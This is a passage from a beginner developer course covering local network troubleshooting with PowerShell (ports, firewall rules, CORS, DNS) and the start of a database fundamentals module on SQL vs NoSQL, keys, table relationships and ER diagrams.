    $process = Get-Process -Id $_.OwningProcess
    [PSCustomObject]@{
        Port = $_.LocalPort
        ProcessName = $process.ProcessName
        PID = $process.Id
    }
}

# Kill the process
Stop-Process -Id <PID> -Force

# Or change your application's port
# application.properties: server.port=8081

```

## Issue 3: Cannot Access from Another Computer

Problem: http://192.168.1.100:8080 works on local computer,

but not from another computer on network

## Troubleshooting:

```
# 1. Find your IP address
ipconfig | Select-String "IPv4"

# 2. Check if application binds to 0.0.0.0 (not just 127.0.0.1)
netstat -an | findstr :8080

# Should show:
# TCP      0.0.0.0:8080  →  Accessible from network ✓
# TCP      127.0.0.1:8080 → Only localhost ✗

# 3. Test firewall
Test-NetConnection -ComputerName <your-ip> -Port 8080 -InformationLevel Detailed

# 4. Add firewall rule (if needed)
New-NetFirewallRule -DisplayName "Dev Server" -Direction Inbound -LocalPort 8080 -
Protocol TCP -Action Allow
```

## Solution (Spring Boot):

```
# application.properties
# Bind to all interfaces (accessible from network)
server.address=0.0.0.0
server.port=8080
```

## Issue 4: CORS Errors

Problem: Frontend (localhost:3000) cannot call backend (localhost:8080)  
Error: "CORS policy: No 'Access-Control-Allow-Origin' header"

## Solution:

```
// Spring Boot - Add CORS configuration
@Configuration
public class CorsConfig {
    @Bean
    public WebMvcConfigurer corsConfigurer() {
        return new WebMvcConfigurer() {
            @Override
            public void addCorsMappings(CorsRegistry registry) {
                registry.addMapping("/**")
                    .allowedOrigins("http://localhost:3000")
```

```
        .allowedMethods("GET", "POST", "PUT", "DELETE")
        .allowedHeaders("*")
        .allowCredentials(true);
    }
}
}
```

---

## Issue 5: DNS Not Resolving

```
Problem: Cannot reach external APIs or websites
```

### Troubleshooting:

```
# 1. Ping by domain name
ping google.com

# If fails, DNS issue

# 2. Ping by IP address
ping 8.8.8.8

# If works, confirms DNS issue

# 3. Check DNS servers
Get-DnsClientServerAddress

# 4. Flush DNS cache
ipconfig /flushdns

# 5. Change DNS to Google DNS (8.8.8.8)
# Network settings → Change adapter options → Properties →
# IPv4 → Use the following DNS server addresses → 8.8.8.8
```

---

## Useful Network Commands (PowerShell)

```
# Network Diagnostics
# =====

# Show IP configuration
ipconfig
ipconfig /all # Detailed info

# Flush DNS cache
ipconfig /flushdns
```

```

# Release and renew IP address
ipconfig /release
ipconfig /renew

# Test connectivity
ping google.com
ping 8.8.8.8

# Trace route to destination
tracert google.com

# Test specific port
Test-NetConnection -ComputerName google.com -Port 443

# DNS lookup
nslookup google.com
Resolve-DnsName google.com

# Show routing table
route print
Get-NetRoute

# Active connections
netstat -an
Get-NetTCPConnection

# Network statistics
netstat -s

# Show network adapters
Get-NetAdapter

# Speed test (download file)
Measure-Command { Invoke-WebRequest https://speed.hetzner.de/100MB.bin -OutFile test.bin }
Remove-Item test.bin

```

## Network Troubleshooting Checklist

- Step 1: Check if application is running
  - Task Manager or Get-Process
- Step 2: Verify correct port
  - application.properties or package.json
- Step 3: Check port is listening
  - netstat -an | findstr :<port>
- Step 4: Test localhost connection
  - ping localhost
  - curl http://localhost:<port>


- Step 5: Check firewall rules
  - Windows Firewall settings
  - Add exception if needed
  
- Step 6: Verify network binding
  - 0.0.0.0 for network access
  - 127.0.0.1 for localhost only
  
- Step 7: Test from another device
  - Use your computer's IP (192.168.x.x)
  - Check both devices on same network
  
- Step 8: Check CORS configuration
  - Backend must allow frontend origin
  
- Step 9: Review application logs
  - Check for error messages
  
- Step 10: Restart everything
  - Application, browser, computer (last resort)

## Practical Networking Scenarios

### Scenario 1: Full-Stack Development Setup

Goal: Run React (3000) and Spring Boot (8080) on same computer

Configuration:



Commands:

```
# Terminal 1: Start React
npm run dev
# → http://localhost:3000
```

```
# Terminal 2: Start Spring Boot  
./mvnw spring-boot:run  
# → http://localhost:8080  
  
# Terminal 3: Start MySQL (if not auto-start)  
# → localhost:3306  
  
# Test:  
# Open browser: http://localhost:3000  
# React calls: http://localhost:8080/api/users
```

---

### Scenario 2: Testing on Mobile Device

Goal: Test React app on phone

Steps:

1. Find computer's IP address:

```
ipconfig  
# Example: 192.168.1.100
```

2. Ensure React binds to 0.0.0.0:

```
# vite.config.js  
export default {  
  server: {  
    host: '0.0.0.0',  
    port: 3000  
  }  
}
```

3. Add firewall rule:

```
New-NetFirewallRule -DisplayName "Vite Dev" -Direction Inbound -LocalPort 3000  
-Protocol TCP -Action Allow
```

4. Ensure phone on same Wi-Fi network

5. On phone browser:

```
http://192.168.1.100:3000
```

6. Update API calls to use computer IP:

```
# Instead of: http://localhost:8080/api/users  
# Use: http://192.168.1.100:8080/api/users
```

---

### Scenario 3: Multiple Projects on Different Ports

Running multiple projects simultaneously:

Project A (E-commerce):

- Frontend: <http://localhost:3000>
- Backend: <http://localhost:8080>
- Database: localhost:3306

Project B (Blog):

- Frontend: <http://localhost:3001>
- Backend: <http://localhost:8081>
- Database: localhost:3307 (different MySQL instance)

Configuration:

```
# Project A - application.properties
server.port=8080
spring.datasource.url=jdbc:mysql://localhost:3306/ecommerce

# Project B - application.properties
server.port=8081
spring.datasource.url=jdbc:mysql://localhost:3307/blog

# Project A - vite.config.js
server: { port: 3000 }

# Project B - vite.config.js
server: { port: 3001 }
```

### Exercise: Network Diagnostics Practice

**Task:** Troubleshoot and fix a broken connection.

**Scenario:**

You're developing a full-stack app:

- React running on localhost:3000
- Spring Boot should run on localhost:8080
- But you get "Connection refused" error

Diagnose and fix the issue.

### Solution Steps:

```
# 1. Check if Spring Boot is running
Get-Process | Where-Object {$_.ProcessName -like "*java*"}
# If not found → Start Spring Boot

# 2. Check if port 8080 is listening
netstat -an | findstr :8080
# If not found → Spring Boot not started or wrong port

# 3. Check Spring Boot logs for errors
```

```

# Look for startup errors, port binding errors

# 4. Test connection
Test-NetConnection -ComputerName localhost -Port 8080
# TcpTestSucceeded should be True

# 5. Check CORS configuration
# Ensure Spring Boot allows http://localhost:3000

# 6. Test API endpoint
Invoke-WebRequest http://localhost:8080/api/users
# Should return data, not error

# 7. Check React API calls
# Ensure using correct URL: http://localhost:8080

```

## Common Networking Terms Glossary

Term	Definition
<b>IP Address</b>	Unique identifier for a device on a network
<b>Port</b>	Number identifying a specific application on a device
<b>TCP</b>	Reliable, connection-oriented protocol
<b>UDP</b>	Fast, connectionless protocol
<b>Localhost</b>	Your own computer (127.0.0.1)
<b>Loopback</b>	Network interface that routes back to same computer
<b>Firewall</b>	Security system controlling network traffic
<b>DNS</b>	Translates domain names to IP addresses
<b>Gateway</b>	Router connecting your network to internet
<b>Subnet</b>	Logical subdivision of an IP network
<b>LAN</b>	Local Area Network (home/office network)
<b>WAN</b>	Wide Area Network (internet)
<b>NAT</b>	Network Address Translation (private to public IP)
<b>Ping</b>	Test connectivity to another device
<b>Traceroute</b>	Show path packets take to destination

## Additional Resources

### Official Documentation:

- [TCP/IP Guide](#) - TCP specification

- IPv4 Addressing
- Windows Firewall Documentation

#### Tools:

- [Wireshark](#) - Network protocol analyzer
- [PUTTY](#) - SSH client for Windows
- [Postman](#) - API testing tool
- [Angry IP Scanner](#) - Network scanner

#### Interactive Learning:

- [How DNS Works](#) - Visual guide
- [TCP/IP Illustrated](#) - Comprehensive guide
- [Cisco Networking Basics](#) - Free courses

#### Practice:

- Set up local development environment with multiple services
- Configure firewall rules for different ports
- Test connectivity between devices on your network
- Use Wireshark to analyze network traffic

---

## Module 0.9: Database Fundamentals (2 hours)

**Learning Objectives:** By the end of this module, you will understand what databases are, differences between relational and non-relational databases, how tables/rows/columns work, primary and foreign keys, how to design entity-relationship diagrams, and database normalization principles (1NF, 2NF, 3NF).

---

#### What is a Database?

**Concept:** A database is an organized collection of structured data stored electronically, designed for efficient storage, retrieval, and management.

**Analogy:** Think of a database like a digital filing cabinet:

- **Database** = The entire filing cabinet
- **Tables** = Individual drawers (e.g., Customers drawer, Orders drawer)
- **Rows** = File folders in a drawer (one folder per customer)
- **Columns** = Fields on each form (Name, Address, Phone)

#### Why Use Databases?

- Persistent storage (data survives after application closes)
- Organized structure (easy to find and manage data)
- Concurrent access (multiple users simultaneously)
- Data integrity (ensures accuracy and consistency)
- Security (control who accesses what)

- Backup & recovery (protect against data loss)
- Scalability (handle millions of records)

## 1. Relational vs Non-Relational Databases

### Relational Databases (SQL)

**Concept:** Data organized in tables with rows and columns, using structured relationships between tables.

#### Key Features:

- Structured schema (predefined table structure)
- ACID compliance (Atomicity, Consistency, Isolation, Durability)
- Relationships using foreign keys
- SQL query language
- Strong data integrity
- Best for structured, related data

#### Popular Relational Databases:

Database	Description	Use Cases
MySQL	Open-source, most popular	Web apps, e-commerce
PostgreSQL	Advanced features, JSON support	Complex queries, analytics
Oracle	Enterprise-grade, powerful	Large corporations
SQL Server	Microsoft, integrated with .NET	Windows environments
SQLite	Lightweight, file-based	Mobile apps, small projects

#### Example Structure:

USERS Table:

id	username	email	role
1	john_doe	john@example.com	ADMIN
2	jane_s	jane@example.com	USER
3	bob_m	bob@example.com	USER

POSTS Table:

id	user_id	title	content
1	1	First Post	Hello...
2	1	Second Post	World...
3	2	Jane's Post	Hi...

```
↑  
└ Foreign Key (references USERS.id)
```

## Non-Relational Databases (NoSQL)

**Concept:** Flexible, schema-less databases optimized for specific data models and access patterns.

### Key Features:

- ✓ Flexible schema (no predefined structure)
- ✓ Horizontal scalability (add more servers)
- ✓ High performance for specific use cases
- ✓ Various data models (document, key-value, graph, etc.)
- ✓ Best for unstructured, rapidly changing data

### Types of NoSQL Databases:

#### 1. Document Databases (MongoDB, Couchbase)

```
// Users Collection - Document format
{
  "_id": "507f1f77bcf86cd799439011",
  "username": "john_doe",
  "email": "john@example.com",
  "profile": {
    "age": 30,
    "city": "New York",
    "interests": ["coding", "music", "sports"]
  },
  "posts": [
    { "title": "First Post", "date": "2024-01-15" },
    { "title": "Second Post", "date": "2024-01-20" }
  ]
}
```

#### 2. Key-Value Stores (Redis, DynamoDB)

##### Key-Value Pairs:

```
user:1001 → {"name": "John", "email": "john@example.com"}  
session:abc123 → {"userId": 1001, "expires": 1705324800}  
cart:user1001 → [{"productId": 5, "qty": 2}, {"productId": 10, "qty": 1}]
```

#### 3. Column-Family Stores (Cassandra, HBase)

Used for large-scale data (billions of rows)  
Optimized for write-heavy workloads

#### 4. Graph Databases (Neo4j, Amazon Neptune)

Stores nodes and relationships  
Perfect for social networks, recommendation engines

(John)-[FOLLOWS]->(Jane)  
(John)-[LIKES]->(Post1)  
(Jane)-[WRITED]->(Post1)

#### Relational vs Non-Relational Comparison

Feature	Relational (SQL)	Non-Relational (NoSQL)
<b>Schema</b>	Fixed, predefined	Flexible, dynamic
<b>Data Structure</b>	Tables with rows/columns	Documents, key-value, graph
<b>Relationships</b>	Foreign keys, JOINs	Embedded or referenced
<b>Scalability</b>	Vertical (bigger server)	Horizontal (more servers)
<b>Transactions</b>	Strong ACID compliance	Eventual consistency (BASE)
<b>Query Language</b>	SQL (standardized)	Varies by database
<b>Best For</b>	Complex queries, transactions	High volume, rapid changes
<b>Examples</b>	MySQL, PostgreSQL, Oracle	MongoDB, Redis, Cassandra
<b>Use Cases</b>	Banking, ERP, e-commerce	Social media, IoT, real-time

#### When to Use Each

##### Use Relational (SQL) When:

- ✓ Data has clear structure and relationships
- ✓ Need complex queries with JOINs
- ✓ Require strong consistency (banking, finance)
- ✓ ACID transactions are critical
- ✓ Data integrity is paramount
- ✓ Schema is stable

Examples:

- E-commerce (orders, products, customers)
- Banking systems

- ERP systems
- Inventory management

## Use Non-Relational (NoSQL) When:

- Data structure varies or evolves rapidly
- Need massive scalability
- Require high write throughput
- Data is hierarchical or graph-like
- Eventual consistency is acceptable
- Need flexible schema

Examples:

- Social media (posts, comments, likes)
- Real-time analytics
- IoT sensor data
- Content management systems
- User sessions and caching

## 2. Tables, Rows, and Columns

### What is a Table?

**Concept:** A table is a collection of related data organized in rows and columns, like a spreadsheet.

### Anatomy of a Table:

Table Name: USERS

COLUMNS				
	id	username	email	role
R	1	john_doe	john@example.com	ADMIN
O	2	jane_s	jane@example.com	USER
S	3	bob_m	bob@example.com	USER

↑              ↑              ↑              ↑  
FIELD        FIELD        FIELD        FIELD

← ROW  
← ROW  
← ROW

### Key Terms:

- **Table:** Collection of data about a specific entity (users, products, orders)
- **Row (Record/Tuple):** Single entry in a table (one user, one product, one order)
- **Column (Field/Attribute):** Property of the entity (name, price, date)

- **Cell:** Intersection of row and column (specific value)
- 

## Columns (Fields)

**Concept:** Columns define the structure of the table, specifying what data can be stored.

### Column Attributes:

```
CREATE TABLE users (
    id INT PRIMARY KEY AUTO_INCREMENT,          -- Column name, data type, constraints
    username VARCHAR(50) NOT NULL UNIQUE,        -- Max 50 chars, required, unique
    email VARCHAR(100) NOT NULL UNIQUE,          -- Max 100 chars, required, unique
    password VARCHAR(255) NOT NULL,              -- Hashed password
    age INT CHECK (age >= 18),                  -- Must be 18 or older
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP, -- Auto-set on insert
    is_active BOOLEAN DEFAULT TRUE               -- Default value
);
```

## Common Data Types:

Data Type	Description	Example
INT	Integer numbers	42, -10, 1000
VARCHAR(n)	Variable-length text (max n)	"John", "Hello World"
TEXT	Large text (no limit)	Blog post content
DECIMAL(p,s)	Exact decimal numbers	19.99, 100.50
DATE	Date only	2024-01-15
TIME	Time only	14:30:00
DATETIME	Date and time	2024-01-15 14:30:00
TIMESTAMP	Date/time with timezone	2024-01-15 14:30:00 UTC
BOOLEAN	True/False	TRUE, FALSE
BLOB	Binary data (images, files)	Image bytes
JSON	JSON data (PostgreSQL, MySQL 5.7+)	{"key": "value"}

---

## Rows (Records)

**Concept:** Each row represents a single instance of the entity defined by the table.

### Example: PRODUCTS Table

```
-- Create table
CREATE TABLE products (
```

```

    id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(100) NOT NULL,
    price DECIMAL(10, 2) NOT NULL,
    stock INT DEFAULT 0,
    category VARCHAR(50)
);

-- Insert rows
INSERT INTO products (name, price, stock, category) VALUES
    ('Laptop', 999.99, 15, 'Electronics'),
    ('Mouse', 29.99, 100, 'Electronics'),
    ('Desk', 299.99, 5, 'Furniture'),
    ('Chair', 199.99, 10, 'Furniture');

```

-- Result:

id	name	price	stock	category
1	Laptop	999.99	15	Electronics
2	Mouse	29.99	100	Electronics
3	Desk	299.99	5	Furniture
4	Chair	199.99	10	Furniture

### 3. Primary Keys & Foreign Keys

#### Primary Key

**Concept:** A column (or set of columns) that uniquely identifies each row in a table.

#### Characteristics:

- Must be unique (no duplicates)
- Cannot be NULL (must have a value)
- Only one primary key per table
- Usually an integer (ID)
- Often auto-incremented

#### Example:

```

CREATE TABLE users (
    id INT PRIMARY KEY AUTO_INCREMENT, -- Primary Key
    username VARCHAR(50) NOT NULL,
    email VARCHAR(100) NOT NULL
);

-- Each user has unique id:
INSERT INTO users (username, email) VALUES ('john', 'john@example.com');
-- id = 1 (auto-generated)

```

```

INSERT INTO users (username, email) VALUES ('jane', 'jane@example.com');
-- id = 2 (auto-generated)

-- ❌ Cannot insert duplicate primary key:
INSERT INTO users (id, username, email) VALUES (1, 'bob', 'bob@example.com');
-- Error: Duplicate entry '1' for key 'PRIMARY'

```

## Types of Primary Keys:

### 1. Natural Key (Real-world identifier):

```

CREATE TABLE countries (
    country_code CHAR(2) PRIMARY KEY,   -- 'US', 'UK', 'CA'
    country_name VARCHAR(100)
);

```

### 2. Surrogate Key (Artificial identifier):

```

CREATE TABLE users (
    id INT PRIMARY KEY AUTO_INCREMENT,   -- Generated number
    username VARCHAR(50)
);

```

### 3. Composite Key (Multiple columns):

```

CREATE TABLE enrollments (
    student_id INT,
    course_id INT,
    enrolled_date DATE,
    PRIMARY KEY (student_id, course_id) -- Both together must be unique
);

```

## Foreign Key

**Concept:** A column that creates a link between two tables by referencing the primary key of another table.

### Purpose:

- ✓ Establishes relationships between tables
- ✓ Ensures referential integrity
- ✓ Prevents orphaned records
- ✓ Enforces data consistency

## Example:

```
-- Parent table (referenced table)
CREATE TABLE users (
    id INT PRIMARY KEY AUTO_INCREMENT,
    username VARCHAR(50) NOT NULL
);

-- Child table (referencing table)
CREATE TABLE posts (
    id INT PRIMARY KEY AUTO_INCREMENT,
    user_id INT,                                -- Foreign Key column
    title VARCHAR(200) NOT NULL,
    content TEXT,
    FOREIGN KEY (user_id) REFERENCES users(id) -- Foreign Key constraint
);
```

-- Visual representation:

USERS Table (Parent):

id	username
1	john_doe
2	jane_s

↑  
Referenced by

POSTS Table (Child):

id	user_id	title	content
1	1	First Post	Hello...
2	1	Second Post	World...
3	2	Jane's Post	Hi...

└ Foreign Key (points to users.id)

## Foreign Key Constraints:

```
CREATE TABLE posts (
    id INT PRIMARY KEY AUTO_INCREMENT,
    user_id INT,
    title VARCHAR(200),

    FOREIGN KEY (user_id) REFERENCES users(id)
        ON DELETE CASCADE      -- When user deleted, delete their posts
        ON UPDATE CASCADE      -- When user id updated, update posts
);

-- Options:
```

```
-- ON DELETE CASCADE: Delete child rows when parent deleted  
-- ON DELETE SET NULL: Set child foreign key to NULL  
-- ON DELETE RESTRICT: Prevent deletion if children exist (default)  
-- ON UPDATE CASCADE: Update child foreign key when parent updated
```

### Example with Data:

```
-- Insert users  
INSERT INTO users (username) VALUES ('john_doe'), ('jane_s');  
  
-- ✅ Valid: user_id 1 exists  
INSERT INTO posts (user_id, title) VALUES (1, 'My First Post');  
  
-- ❌ Invalid: user_id 999 doesn't exist  
INSERT INTO posts (user_id, title) VALUES (999, 'Orphaned Post');  
-- Error: Cannot add or update a child row: a foreign key constraint fails  
  
-- ❌ Cannot delete user with posts (if ON DELETE RESTRICT)  
DELETE FROM users WHERE id = 1;  
-- Error: Cannot delete or update a parent row: a foreign key constraint fails  
  
-- ✅ Can delete if ON DELETE CASCADE (will also delete all posts by user 1)  
DELETE FROM users WHERE id = 1;  
-- User and all their posts deleted
```

## Relationships Between Tables

### 1. One-to-Many (1:N) - Most Common

One user has many posts  
One customer has many orders

USERS (1) ——— POSTS (N)

users.id = posts.user\_id (Foreign Key)

### 2. One-to-One (1:1)

One user has one profile  
One person has one passport

USERS (1) ——— PROFILES (1)

users.id = profiles.user\_id (Foreign Key UNIQUE)

### 3. Many-to-Many (N:M) - Requires Junction Table

Students enroll in courses  
Users follow users  
Products have categories



Junction table ENROLLMENTS:

- student\_id (Foreign Key → students.id)
- course\_id (Foreign Key → courses.id)
- PRIMARY KEY (student\_id, course\_id)

### Example: Many-to-Many

```
-- Students table
CREATE TABLE students (
    id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(100)
);

-- Courses table
CREATE TABLE courses (
    id INT PRIMARY KEY AUTO_INCREMENT,
    course_name VARCHAR(100)
);

-- Junction table (many-to-many relationship)
CREATE TABLE enrollments (
    student_id INT,
    course_id INT,
    enrolled_date DATE,
    grade VARCHAR(2),
    PRIMARY KEY (student_id, course_id),
    FOREIGN KEY (student_id) REFERENCES students(id),
    FOREIGN KEY (course_id) REFERENCES courses(id)
);
```

-- Sample data:

STUDENTS:

id	name
1	John
2	Jane

COURSES:

id	course_name
----	-------------

1	Math
2	Science
3	History

#### ENROLLMENTS:

student_id	course_id	enrolled_date	grade
1	1	2024-01-10	A
1	2	2024-01-10	B+
2	1	2024-01-11	A-
2	3	2024-01-11	A

#### Meaning:

- John is enrolled in Math (A) and Science (B+)
- Jane is enrolled in Math (A-) and History (A)

## 4. Entity-Relationship Diagrams (ERD)

**Concept:** ERD is a visual representation of database structure showing entities (tables), attributes (columns), and relationships.

#### ERD Notation

#### Entities (Tables):

USERS
PK: id
username
email
created_at

PK = Primary Key

FK = Foreign Key

#### Relationships:

One-to-Many:

USERS (1) ———< POSTS (N)


One-to-One:

USERS (1) ——— PROFILES (1)

Many-to-Many:

STUDENTS (N) —< ENROLLMENTS >— COURSES (M)

### Example ERD: E-Commerce System



## Explanation:

1. CUSTOMERS (1) —< ORDERS (N)
  - One customer can place many orders
2. PRODUCTS (N) —> CATEGORIES (1)
  - Many products belong to one category
3. ORDERS (N) —< ORDER\_ITEMS >— PRODUCTS (M)
  - Many-to-many: Orders contain many products, products appear in many orders
  - ORDER\_ITEMS is the junction table

## Creating ERD Example

### Step 1: Identify Entities

For a blog system:

- Users
- Posts
- Comments
- Categories

### Step 2: Define Attributes

USERS: id, username, email, password, created\_at

POSTS: id, user\_id, category\_id, title, content, published\_at

COMMENTS: id, post\_id, user\_id, content, created\_at


CATEGORIES: id, name, description

### Step 3: Define Relationships

- User creates Posts (1:N)
- User writes Comments (1:N)
- Post has Comments (1:N)
- Post belongs to Category (N:1)

### Step 4: Draw ERD





## 5. Database Normalization

**Concept:** Normalization is the process of organizing data to reduce redundancy and improve data integrity.

### Why Normalize?

- ✓ Eliminate data redundancy (avoid storing same data multiple times)
- ✓ Ensure data integrity (reduce inconsistencies)
- ✓ Simplify queries and maintenance
- ✓ Reduce storage space
- ✓ Improve update performance

